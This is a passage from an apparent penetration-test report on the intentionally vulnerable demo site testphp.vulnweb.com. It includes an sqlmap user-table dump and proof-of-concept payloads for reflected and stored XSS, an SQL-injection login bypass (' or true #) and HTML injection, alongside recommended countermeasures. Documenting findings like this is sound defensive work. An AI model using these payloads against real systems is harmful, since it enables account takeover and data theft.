| 1234-5678-2300-9000 | cecfc6813893c39a8cb212dcbe36cbf | John Smith | test | email@email.com | 2323345 | test | 21 street |
+-----+-----+-----+-----+-----+-----+-----+-----+
[23:05:49] [INFO] table 'acuart.users' dumped to CSV file '/home/zeroday/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[23:05:49] [INFO] fetched data logged to text files under '/home/zeroday/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 23:05:48 /2021-08-23

[zeroday@DESKTOP-PPJ68C8] [/mnt/c/Users/sabya]
$
```

Fig6: These the details that could be fetched from the table “users” inside the database “acuart”

2. Reflected XSS in the application.

Reference No:	Risk Rating:
WEB_VUL_02	Medium
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/ , http://testphp.vulnweb.com/guestbook.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.	
Suggested Countermeasures	
It is recommended to:	
<ul style="list-style-type: none"> • Filter input on arrival • Encode data on output • Use appropriate response headers • Use Content Security Policy (CSP) to reduce the severity of any existing XSS 	

vulnerabilities

References

<https://portswigger.net/web-security/cross-site-scripting>

Proof of concept:

URL #1:




Fig 1: Open the target website




Fig 2: In the search bar type <script>alert(1)</script>




Fig 3: And hence we get to see the execution of our payload

URL #2:




Fig 1: Open the URL <http://testphp.vulnweb.com/guestbook.php>




Fig 2: Type <script>alert(1)</script> and click on Add Message




Fig 3: And here we can see that our JavaScript code has been executed

3. Stored XSS in the Your Profile section.

Reference No: WEB_VUL_03	Risk Rating: High
Tools Used: Browser	
Vulnerability Description: It was observed that in the your profile area instead of normal input if we execute JS code, then it gets stored in the server and hence it results into Stored XSS	
Vulnerability Identified by / How It Was Discovered Manual Analysis	
Vulnerable URLs / IP Address http://testphp.vulnweb.com/userinfo.php	
Implications / Consequences of not Fixing the Issue An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.	
Suggested Countermeasures It is recommended to: <ul style="list-style-type: none">• Filter input on arrival• Encode data on output• Use appropriate response headers• Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities• Using an Auto-Escaping Template System• Using HTML Encoding	
References https://portswigger.net/web-security/cross-site-scripting https://blog.sqreen.com/stored-xss-explained/	

Proof of concept:




Fig 1: Visit the URL after Signing Up




Fig 2: Type the Javascript code to all the field as any of them could be vulnerable to stored XSS and then click on the Update button




Fig 3: Hence the code gets executed and it's permanently stored in the server. Also it is found that the name field is vulnerable to stored XSS.

4. Broken Authentication in Sign Up Page.

Reference No:	Risk Rating:
WEB_VUL_04	High
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the signup page we can bypass the user authentication by adding SQL queries and can enter into the accounts	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/login.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of SQL could easily bypass the user authentication and can gain access to the any users account even the admin too. He/She can make changes to the account, and if the account has administrative privileges then the whole web application can get compromised.	
Suggested Countermeasures	
It is recommended to:	
<ul style="list-style-type: none"> • Implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks. • Do not ship or deploy with any default credentials, particularly for admin users. 	

- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.

References

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken.Authentication

Proof Of Concept:




Fig 1: Go to the target URL




Fig 2: Type ' or true # in both the fields and click on Login button




Fig 3: We have been successfully logged into somebody's account

5. HTML Injection in Our Guestbook Page.

Reference No:	Risk Rating:
WEB_VUL_05	Low 
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the Our Guestbook section we can write HTML code and it is easily executable. It can also lead to Reflected XSS vulnerability as well.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/guestbook.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of HTML can easily perform HTML injection. The results will be similar to that of Reflected XSS. In worst case scenario Redirection and Other harmful attacks can also take place.	
Suggested Countermeasures	
It is recommended to:	
<ul style="list-style-type: none">• Filter input on arrival• Encode data on output• Use appropriate response headers• Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities	
References	
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection	
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html	

Proof Of Concept:

